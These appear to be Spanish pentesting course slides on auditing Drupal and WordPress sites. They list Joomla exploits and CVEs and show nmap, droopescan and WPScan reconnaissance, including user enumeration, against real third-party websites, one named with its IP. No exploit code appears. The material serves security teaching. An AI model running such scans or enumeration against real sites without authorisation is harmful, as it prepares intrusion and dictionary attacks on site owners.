Joomla! 1.5.12 - connect back Exploit
EDB : https://www.exploit-db.com/exploits/11262/

Joomla! Plugin 'tinybrowser' 1.5.12 - Arbitrary File Upload / Code Execution
CVE : CVE-2011-4908
EDB : https://www.exploit-db.com/exploits/9926/

Joomla! 1.5 - URL Redirecting
EDB : https://www.exploit-db.com/exploits/14722/

Joomla! 1.5.x - SQL Error Information Disclosure
EDB : https://www.exploit-db.com/exploits/34955/

Joomla! - Spam Mail Relay
EDB : https://www.exploit-db.com/exploits/15979/

Joomla! 1.5/1.6 - JFilterInput Cross-Site Scripting Bypass
EDB : https://www.exploit-db.com/exploits/16091/

Joomla! < 1.7.0 - Multiple Cross-Site Scripting Vulnerabilities
EDB : https://www.exploit-db.com/exploits/36176/

Joomla! 1.0 < 3.4.5 - Object Injection 'x-forwarded-for' Header Remote Command and Execution
CVE : CVE-2015-8562 , CVE-2015-8566
EDB : https://www.exploit-db.com/exploits/39033/

Joomla! 1.5.0 Beta - 'pcltar.php' Remote File Inclusion
CVE : CVE-2007-2199
EDB : https://www.exploit-db.com/exploits/3781/

Joomla! Component xstandard editor 1.5.8 - Local Directory Traversal
CVE : CVE-2009-0113
EDB : https://www.exploit-db.com/exploits/7691/
```

Unidad 5

Pentesting

Drupal

Unidad 5. Pentesting Drupal

Introducción:

Drupal es un CMS gratuito desarrollado en PHP y MySQL:

Foros

Encuestas

Votaciones


Blogs

Administrar usuarios y permisos

Licencia Libre GNU/GPL

Énfasis especial en la usabilidad y consistencia de todo el sistema.

71.236 servidores en el mundo (650.000 webs)



Unidad 5. Pentesting Drupal

Una mañana de mayo de 2020 nos levantamos con el siguiente anuncio, por parte del INCIBE:

Detectadas varias vulnerabilidades que afectan a Drupal ¡Actualiza!

Fecha de publicación: 21/05/2020

Importancia: 3 - Media 

Recursos afectados:

Versiones de Drupal anteriores a:

- ◆ Drupal 8.8.6.
- ◆ Drupal 8.7.14.
- ◆ Drupal 7.70.

Unidad 5. Pentesting Drupal

Profundizamos en la noticia:

Descripción:

Se ha publicado una nueva actualización de seguridad que afecta al núcleo del gestor de contenidos y que soluciona dos vulnerabilidades.

Solución:

Se recomienda actualizar Drupal a la última versión disponible, para ello puedes acceder a los siguientes enlaces:

- ◆ Si utilizas Drupal 8.8.x actualiza a [Drupal 8.8.6](#) .
- ◆ Si utilizas Drupal 8.7.x actualiza a [Drupal 8.7.14](#) .
- ◆ Si utilizas Drupal 7.x actualiza a [Drupal 7.70](#) .

Si utilizas una versión de Drupal 8 anterior a la 8.7, debes actualizar a la última versión disponible ya que las anteriores no cuentan con soporte.

Unidad 5. Pentesting Drupal

Resulta curioso que no haya de 2020...

Pero es solo una ilusión:

Corregidas varias vulnerabilidades críticas que afectan a Drupal ¡Actualiza!

Fecha de publicación: 18/06/2020

Importancia: 4 - Alta 

Recursos afectados:

Versiones de Drupal anteriores a:

- ◆ Drupal 7.72.
- ◆ Drupal 8.8.8.
- ◆ Drupal 8.9.1.
- ◆ Drupal 9.0.1.

Descripción:

Se ha publicado una nueva actualización de seguridad que afecta al núcleo del gestor de contenidos y que soluciona tres vulnerabilidades.

Solución:

Se recomienda actualizar Drupal a la última versión disponible, para ello puedes acceder a los siguientes enlaces:

- ◆ Si utilizas Drupal 7.x, actualiza a [Drupal 7.72.](#)
- ◆ Si utilizas Drupal 8.8.x, actualiza a [Drupal 8.8.8.](#)
- ◆ Si utilizas Drupal 8.9.x, actualiza a [Drupal 8.9.1.](#)
- ◆ Si utilizas Drupal 9.x, actualiza a [Drupal 9.0.1.](#)

Unidad 5. Pentesting Drupal

What CMS Is This Site Using?

Currently Detecting 530 Content Management Systems

 Detect CMS



Unidad 5. Pentesting Drupal

Veamos la web MedBook.ru

```
root@kali:/home/kali# nmap -sV medbook.ru
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-10 13:18 EDT
Nmap scan report for medbook.ru (141.105.64.73)
Host is up (0.088s latency).
Not shown: 994 closed ports
PORT      STATE      SERVICE VERSION
21/tcp    open      ftp       vsftpd 3.0.3
22/tcp    open      ssh       OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
80/tcp    open      http      Apache httpd 2.4.25
111/tcp   open      rpcbind   2-4 (RPC #100000)
443/tcp   open      ssl/ssl   Apache httpd (SSL-only mode)
49152/tcp filtered  unknown
Service Info: Host: medbook.ru; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

La última versión de Apache es la 2.4.46

Pero por su mayor utilización, tenemos otras herramientas:

<https://hackertarget.com/drupal-security-scan/>

Unidad 5. Pentesting Drupal

http://medbook.ru

[START DRUPAL SCAN \(PASSIVE\)](#)

¡¡La ultima versión de Drupal es la 9.0.4!!

Passive Analysis [Download Report](#) [Nmap Port Scan](#) [HTTP Headers](#) [Page Links](#)

Automated analysis of <http://medbook.ru> that redirected to <https://medbook.ru/>



Drupal Version

7.41

Version not latest (7.72)
[Update Now.](#)

SERVER DETAILS

Web Server:
Apache/2.4.25 (Debian)

IP Address:
141.105.64.73

Hosting Provider:
NCONNECT-AS, RU

Shared Hosting:
3 sites found (use [Reverse IP](#) to download list)

Title:
MedBook.ru |



1 issues

Issues found during a high level analysis of the target site. It is recommended that further [active scanning](#) be undertaken for a more accurate assessment.

Miremos las vulnerabilidades existentes en la versión 7.41 de Drupal

Unidad 5. Pentesting Drupal

<https://www.cvedetails.com/>

Drupal » Drupal » 7.41 : Security Vulnerabilities

Cpe Name: *cpe:/a:drupal:drupal:7.41*

CVSS Scores Greater Than: [0](#) [1](#) [2](#) [3](#) [4](#) [5](#) [6](#) [7](#) [8](#) [9](#)

Sort Results By : [CVE Number Descending](#) [CVE Number Ascending](#) [CVSS Score Descending](#) [Number Of Exploits Descending](#)

[Copy Results](#) [Download Results](#)

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2019-11358	79		XSS	2019-04-19	2019-06-12	4.3	None	Remote	Medium	Not required	None	Partial	None
jQuery before 3.4.0, as used in Drupal, Backdrop CMS, and other products, mishandles jQuery.extend(true, {}, ...) because of Object.prototype pollution. If an unsanitized source object contained an enumerable __proto__ property, it could extend the native Object.prototype.														
2	CVE-2019-10909	79		XSS	2019-05-16	2019-05-20	3.5	None	Remote	Medium	Single system	None	Partial	None
In Symfony before 2.7.51, 2.8.x before 2.8.50, 3.x before 3.4.26, 4.x before 4.1.12, and 4.2.x before 4.2.7, validation messages are not escaped, which can lead to XSS when user input is included. This is related to symfony/framework-bundle.														
3	CVE-2019-6341	79		XSS	2019-03-26	2019-05-15	3.5	None	Remote	Medium	Single system	None	Partial	None
In Drupal 7 versions prior to 7.65; Drupal 8.6 versions prior to 8.6.13; Drupal 8.5 versions prior to 8.5.14. Under certain circumstances the File module/subsystem allows a malicious user to upload a file that can trigger a cross-site scripting (XSS) vulnerability.														
4	CVE-2019-6339	20		Exec Code	2019-01-22	2019-10-09	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
In Drupal Core versions 7.x prior to 7.62, 8.6.x prior to 8.6.6 and 8.5.x prior to 8.5.9; A remote code execution vulnerability exists in PHP's built-in phar stream wrapper when performing file operations on an untrusted phar:// URI. Some Drupal code (core, contrib, and custom) may be performing file operations on insufficiently validated user input, thereby being exposed to this vulnerability. This vulnerability is mitigated by the fact that such code paths typically require access to an administrative permission or an atypical configuration.														
5	CVE-2019-6338	502			2019-01-22	2019-10-09	6.0	None	Remote	Medium	Single system	Partial	Partial	Partial
In Drupal Core versions 7.x prior to 7.62, 8.6.x prior to 8.6.6 and 8.5.x prior to 8.5.9; Drupal core uses the third-party PEAR Archive_Tar library. This library has released a security update which impacts some Drupal configurations. Refer to CVE-2018-1000888 for details														
6	CVE-2018-7602			Exec Code	2018-07-19	2019-10-09	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
A remote code execution vulnerability exists within multiple subsystems of Drupal 7.x and 8.x. This potentially allows attackers to exploit multiple attack vectors on a Drupal site, which could result in the site being compromised. This vulnerability is related to Drupal core - Highly critical - Remote Code Execution - SA-CORE-2018-002. Both SA-CORE-2018-002 and this vulnerability are being exploited in the wild.														
7	CVE-2017-6932	601			2018-03-01	2018-03-22	5.8	None	Remote	Medium	Not required	Partial	Partial	None
Drupal core 7.x versions before 7.57 has an external link injection vulnerability when the language switcher block is used. A similar vulnerability exists in various custom and contributed modules. This vulnerability could allow an attacker to trick users into unwillingly navigating to an external site.														

Unidad 5. Pentesting Drupal

Vulnerabilidades de Drupal:



Common Vulnerabilities and Exposures

[CVE List](#) [CNAs](#) [WGs](#) [Board](#) [About](#) [News & Blog](#)

NVD
Go to for:
[CVSS Scores](#)
[CPE Info](#)

[Search CVE List](#) [Download CVE](#) [Data Feeds](#) [Request CVE IDs](#) [Update a CVE Entry](#)

TOTAL CVE Entries: 141256

[HOME](#) > [CVE](#) > [SEARCH RESULTS](#)

Unidad 5. Pentesting Drupal

Volvemos a nuestra web favorita de vulnerabilidades:

<https://www.exploit-db.com/>

Show 15

Search: drupal

Date	D	A	V	Title	Type	Platform	Author
2019-03-07	↓		✓	Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit)	Remote	PHP	Metasploit
2019-02-25	↓		✗	Drupal < 8.6.9 - REST Module Remote Code Execution	WebApps	PHP	leonjza
2019-02-23	↓		✗	Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution	WebApps	PHP	Charles Fol
2018-04-30	↓	☐	✓	Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)	WebApps	PHP	SixP4ck3r
2018-04-25	↓	☐	✓	Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)	WebApps	PHP	Blaklis
2018-04-23	↓		✗	Drupal avatar_uploader v7.x-1.0-beta8 - Arbitrary File Disclosure	WebApps	PHP	Larry W. Cashdollar
2018-04-17	↓	☐	✓	Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)	Remote	PHP	José Ignacio Rojo
2018-04-13	↓	☐	✓	Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution	WebApps	PHP	Hans Topo & g0tmi1k
2018-04-13	↓	☐	✓	Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)	WebApps	PHP	Vitalii Rudnykh

Unidad 5. Pentesting Drupal

Para Linux, tenemos una superherramienta en python: droopescan

```
root@kali:/home/kali# droopescan scan drupal -u medbook.ru  
[+] Accepted redirect to https://medbook.ru/  
modules [ == ] 71/1050 (6%)
```

```
root@kali:/home/kali# droopescan scan drupal -u medbook.ru  
[+] Accepted redirect to https://medbook.ru/  
modules [ ===== ] 2431/4000 (60%)
```

```
root@kali:/home/kali# droopescan scan drupal -u medbook.ru  
[+] Accepted redirect to https://medbook.ru/  
IMU [ ===== ] 460/1048 (43%)
```

```
[+] Themes found:  
seven https://medbook.ru/sites/all/themes/seven/  
seven https://medbook.ru/themes/seven/  
garland https://medbook.ru/themes/garland/  
  
[+] Possible interesting urls found:  
Default changelog file - https://medbook.ru/CHANGELOG.txt  
Default admin - https://medbook.ru/user/login  
  
[+] Possible version(s):  
7.41  
  
[+] Plugins found:  
ctools https://medbook.ru/sites/all/modules/ctools/  
https://medbook.ru/sites/all/modules/ctools/CHANGELOG.txt  
https://medbook.ru/sites/all/modules/ctools/LICENSE.txt  
https://medbook.ru/sites/all/modules/ctools/API.txt  
token https://medbook.ru/sites/all/modules/token/  
https://medbook.ru/sites/all/modules/token/README.txt  
https://medbook.ru/sites/all/modules/token/LICENSE.txt  
pathauto https://medbook.ru/sites/all/modules/pathauto/  
https://medbook.ru/sites/all/modules/pathauto/README.txt  
https://medbook.ru/sites/all/modules/pathauto/LICENSE.txt  
views https://medbook.ru/sites/all/modules/views/  
https://medbook.ru/sites/all/modules/views/README.txt
```

Unidad 6

Pentesting

WordPress

Unidad 6. Pentesting WordPress



Introducción:

WordPress es un CMS creado inicialmente para blogs, pero hoy día es una de las principales herramientas para crear webs comerciales.


Generalmente se ejecuta con Apache, MySQL y PHP, pero también lo hace en PostgreSQL, MariaDB y Nginx, Admite Temas, Widgets, Plugins, puede ser multisitio. Editor WYSIWYG.

Permite varios autores y usuarios.

Fácil instalación, actualización y personalización.

Gestión y distribución de enlaces, entre otras.

700.000 servidores, con **20% de Internet**
450.000.000 sitios web en el mundo



Unidad 6. Pentesting WordPress

Precisamente por ser el CMS más utilizado, con una capacidad increíble de agregar funcionalidades, en Noviembre de 2019 se conocían **55000** plugins gratuitos.



Anualmente, hay unas 277 WordCamps (evento sobre WordPress) repartidas en 41 países.

687 Encuentros anuales (Meetups)

Se incrementan los videos sobre WordPress un 26.7%

Continúa desarrollándose el proyecto.

Está disponible en más de 100 lenguajes,

Unidad 6. Pentesting WordPress

Como en todas las ocasiones anteriores, nos vamos a la web de exploits:


<https://www.exploit-db.com/>

Show	15					Search:	wordpress
Date	D	A	V	Title	Type	Platform	Author
2020-08-27	↓		×	Wordpress Plugin Autooptimize 2.7.6 - Arbitrary File Upload (Authenticated)	WebApps	PHP	SunCSR Team
2020-07-29	↓		×	Wordpress Plugin Maintenance Mode by SeedProd 5.1.1 - Persistent Cross-Site Scripting	WebApps	PHP	Jinson Varghese Behanan
2020-07-26	↓		×	WordPress Plugin Email Subscribers & Newsletters 4.2.2 - 'hash' SQL Injection (Unauthenticated)	WebApps	PHP	KBA@SOGETI_ESEC
2020-07-26	↓		×	WordPress Plugin Email Subscribers & Newsletters 4.2.2 - Unauthenticated File Download	WebApps	PHP	KBA@SOGETI_ESEC
2020-07-22	↓		×	WordPress Theme NexosReal Estate 1.7 - 'search_order' SQL Injection	WebApps	PHP	Vlad Vector
2020-07-09	↓		×	Wordpress Plugin Powie's WHOIS Domain Check 0.9.31 - Persistent Cross-Site Scripting	WebApps	PHP	mqt

Si nos fijamos en el listado de vulnerabilidades, la gran mayoría son WebApps

Unidad 6. Pentesting WordPress

Sería importante sacar los plugins que tendría la web que queremos auditar.
Para ello, se emplea una herramienta llamada **WPScan**:



En el entorno de consola de **Kali**:

wps --url <web de destino>

Unidad 6. Pentesting WordPress

Si hacemos: **wpscan --url <sitioweb> --enumerate vp**

Nos muestra todos los plugins vulnerables de <sitioweb>.

```
Interesting Finding(s):
```

```
[+] Headers
```

```
Interesting Entry: server: nginx  
Found By: Headers (Passive Detection)  
Confidence: 100%
```

Si buscamos el nombre del servidor en
<https://www.exploit-db.com/>

Date	D	A	V	Title	Type	Platform	Author
2019-10-28	↓		✗	PHP-FPM + Nginx - Remote Code Execution	WebApps	PHP	Emil Lerner
2016-11-16	↓		✗	Nginx (Debian Based Distros + Gentoo) - 'logrotate' Local Privilege Escalation	Local	Linux	Dawid Golunski
2013-11-19	↓		✓	Nginx 1.1.17 - URI Processing SecURity Bypass	Remote	Multiple	Ivan Fratric
2010-01-11	↓		✓	Nginx 0.7.64 - Terminal Escape Sequence in Logs Command Injection	Remote	Multiple	evilaliv3
2014-03-15	↓	📄	✗	Nginx 1.4.0 (Generic Linux x64) - Remote Overflow	Remote	Linux_x86-64	sorbo
2013-07-11	↓	📄	✗	Nginx 1.3.9/1.4.0 (x86) - Brute Force	Remote	Linux_x86	kingcope
2013-05-28	↓	📄	✓	Nginx 1.3.9 < 1.4.0 - Chunked Encoding Stack Buffer Overflow (Metasploit)	Remote	Linux	Metasploit
2013-05-17	↓	📄	✗	Nginx 1.3.9 < 1.4.0 - Denial of Service (PoC)	DoS	Linux	Mert SARICA

Unidad 6. Pentesting WordPress

```
[+] http://www.████.es/robots.txt  
Interesting Entries:  
- /wp-admin/  
- /wp-admin/admin-ajax.php  
Found By: Robots Txt (Aggressive Detection)  
Confidence: 100%
```

Abrimos el archivo desde un navegador

```
User-agent: *  
Disallow: /wp-admin/  
Allow: /wp-admin/admin-ajax.php
```

User-agent: *

Indica que este archivo sea reconocido para todos los buscadores

Disallow: /wp-admin/ ¿Esto quiere decir que hay algo interesante ahí?

No indexará en el buscador de la carpeta wp-admin ni su contenido

 WordPress 4.9.8 tiene una vulnerabilidad

Allow: /wp-admin/admin-ajax.php

Sí permite indexar el archivo admin-ajax.php

Unidad 6. Pentesting WordPress

```
[+] XML-RPC seems to be enabled: https://www.████.es/xmlrpc.php ← MUY GRAVE  
Found By: Link Tag (Passive Detection)  
Confidence: 100%  
Confirmed By: Direct Access (Aggressive Detection), 100% confidence  
References:  
- http://codex.wordpress.org/XML-RPC_Pingback_API  
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner  
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos  
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login  
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
```

xmlrpc.php

Es una característica que permite transmitir datos codificados como XML, usando el protocolo http.

En un ataque por fuerza bruta, este archivo puede permitir el acceso al sitio.

Unidad 6. Pentesting WordPress

La vulnerabilidad de RPC es tan GRAVE porque podemos sacar los usuarios con WPScan, con la opción **--enumerate u**:

```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:18 ←

[i] User(s) Identified:

[+] al[REDACTED]
  Found By: Author Posts - Author Pattern (Passive Detection)
  Confirmed By: Wp Json Api (Aggressive Detection)
    - https://www.[REDACTED].es/wp-json/wp/v2/users/?per_page=100&page=1

[+] [REDACTED]
  Found By: Author Posts - Author Pattern (Passive Detection)
  Confirmed By:
    Wp Json Api (Aggressive Detection)
      - https://www.[REDACTED].es/wp-json/wp/v2/users/?per_page=100&page=1
    Oembed API - Author URL (Aggressive Detection)
      - http://www.[REDACTED].es/wp-json/oembed/1.0/embed?url=http://www.[REDACTED].es/&format=json

[+] [REDACTED]
  Found By: Rss Generator (Passive Detection)
  Confirmed By: Rss Generator (Aggressive Detection)

[+] [REDACTED]
  Found By: Rss Generator (Passive Detection)
  Confirmed By: Rss Generator (Aggressive Detection)
```

Y una vez que tenemos los usuarios, podemos efectuar ataques de diccionario

Unidad 6. Pentesting WordPress

```
[+] This site has 'Must Use Plugins': http://www.████.es/wp-content/mu-plugins/  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 80%  
| Reference: http://codex.wordpress.org/Must_Use_Plugins
```

mu-plugins

No es necesario usarlos en todos los sitios, dependerá del contenido a mostrar, no se trata de una vulnerabilidad como tal pero se ha de tener en cuenta.

Es un directorio especial, conocido por todos, cuyos plugins son interpretados continuamente.

Unidad 6. Pentesting WordPress

```
[+] The external WP-Cron seems to be enabled: http://www.████.es/wp-cron.php
    Found By: Direct Access (Aggressive Detection)
    Confidence: 60%
    References:
    - https://www.iplocation.net/defend-wordpress-from-ddos
    - https://github.com/wpscanteam/wpscan/issues/1299
```

wp-cron.php

Es un archivo de programación de tareas.

Se encarga de ejecutar tareas como:

- Revisar si hay actualizaciones de WordPress, temas y plugins
- Publicar los artículos que tenemos programados
- Realizar copias de seguridad
- Publicar en las RRSS los artículos antiguos cada cierto tiempo
- Realizar análisis programados de seguridad
- Y cualquier tarea que se ejecute de forma automática

Se ejecuta cada vez que alguien entra en la web.


Si tenemos muchas visitas, terminamos con un

Internal Server Error

500

The server encountered an internal error or misconfiguration
and was unable to complete your request

Unidad 6. Pentesting WordPress



Se usan más recursos del hosting
Cuando se llega al límite, el servidor se “cae”
Es muy malo porque los buscadores lo penalizan

Se recomienda desactivarlo:

En el archivo **wp-config.php**, añadimos

`Define ('DISABLE_WP_CRON',true);`

Luego se añade una tarea en Cron, que se ejecute cada 30 minutos o el tiempo que se estime necesario

Unidad 6. Pentesting WordPress

```
[+] WordPress theme in use: Divi
  Location: http://www.████.es/wp-content/themes/Divi/
  Readme: http://www.████.es/wp-content/themes/Divi/README.md
  Style URL: http://www.████.es/wp-content/themes/Divi/style.css?ver=4.6.0
  Style Name: Divi
  Style URI: http://www.elegantthemes.com/gallery/divi/
  Description: Smart. Flexible. Beautiful. Divi is the most powerful theme in our collection....
  Author: Elegant Themes
  Author URI: http://www.elegantthemes.com

  Found By: Css Style In 404 Page (Passive Detection)

  Version: 4.6.0 (80% confidence)
  Found By: Style (Passive Detection)
    - http://www.████.es/wp-content/themes/Divi/style.css?ver=4.6.0, Match: 'Version: 4.6.0'
```

El procedimiento con cada plugin o theme es informarte si el que wpscan te muestra tiene vulnerabilidades, su antigüedad, etc.

Unidad 6. Pentesting WordPress

Aunque para que esté completo el proceso, siempre debemos buscar en la CVE



Common Vulnerabilities and Exposures

[CVE List ▾](#)[CNAs ▾](#)[WGs ▾](#)[Board ▾](#)[About ▾](#)[News & Blog ▾](#)



Go to for:
[CVSS Scores](#)
[CPE Info](#)

[Search CVE List](#)[Download CVE](#)[Data Feeds](#)[Request CVE IDs](#)[Update a CVE Entry](#)

TOTAL CVE Entries: **141468**

HOME > CVE > SEARCH RESULTS

Search Results


There are **2632** CVE entries that match your search.

Name	Description
CVE-2020-9514	An issue was discovered in the IMPress for IDX Broker plugin before 2.6.2 for WordPress. wrappers.php allows a logged-in user (with the Subscriber role) to permanently delete arbitrary posts and pages, create new posts with arbitrary subjects, and modify the subjects of existing posts and pages (via create_dynamic_page and delete_dynamic_page).
CVE-2020-9466	The Export Users to CSV plugin through 1.4.2 for WordPress allows CSV Injection.
CVE-2020-9459	Multiple Stored Cross-site scripting (XSS) vulnerabilities in the Webnus Modern Events Calendar Lite plugin through 5.1.6 for WordPress allows remote authenticated users (with minimal permissions) to inject arbitrary JavaScript, HTML, or CSS via Ajax actions. This affects mec_save_notifications and import_settings.
CVE-2020-9458	In the RegistrationMagic plugin through 4.6.0.3 for WordPress, the export function allows remote authenticated users (with minimal privileges) to export submitted form data and settings via class_rm_form_controller.php rm_form_export.
CVE-2020-9457	The RegistrationMagic plugin through 4.6.0.3 for WordPress allows remote authenticated users (with minimal privileges) to import custom vulnerable forms and change form settings via class_rm_form_settings_controller.php, resulting in privilege escalation.
CVE-2020-9456	In the RegistrationMagic plugin through 4.6.0.3 for WordPress, the user controller allows remote authenticated users (with minimal privileges) to elevate their privileges to administrator via class_rm_user_controller.php rm_user_edit.

Unidad 6. Pentesting WordPress

Por supuesto, también nos quedaría la parte destinada al servidor:

- Ver puertos abiertos,
- Enumerar los servicios que corren en ellos,
- Buscar sus vulnerabilidades



Unidad 6. Pentesting WordPress

WordPress

PHP

BBDD

Servidor

Theme

Plugin 2

Widget 1

Plugin 1

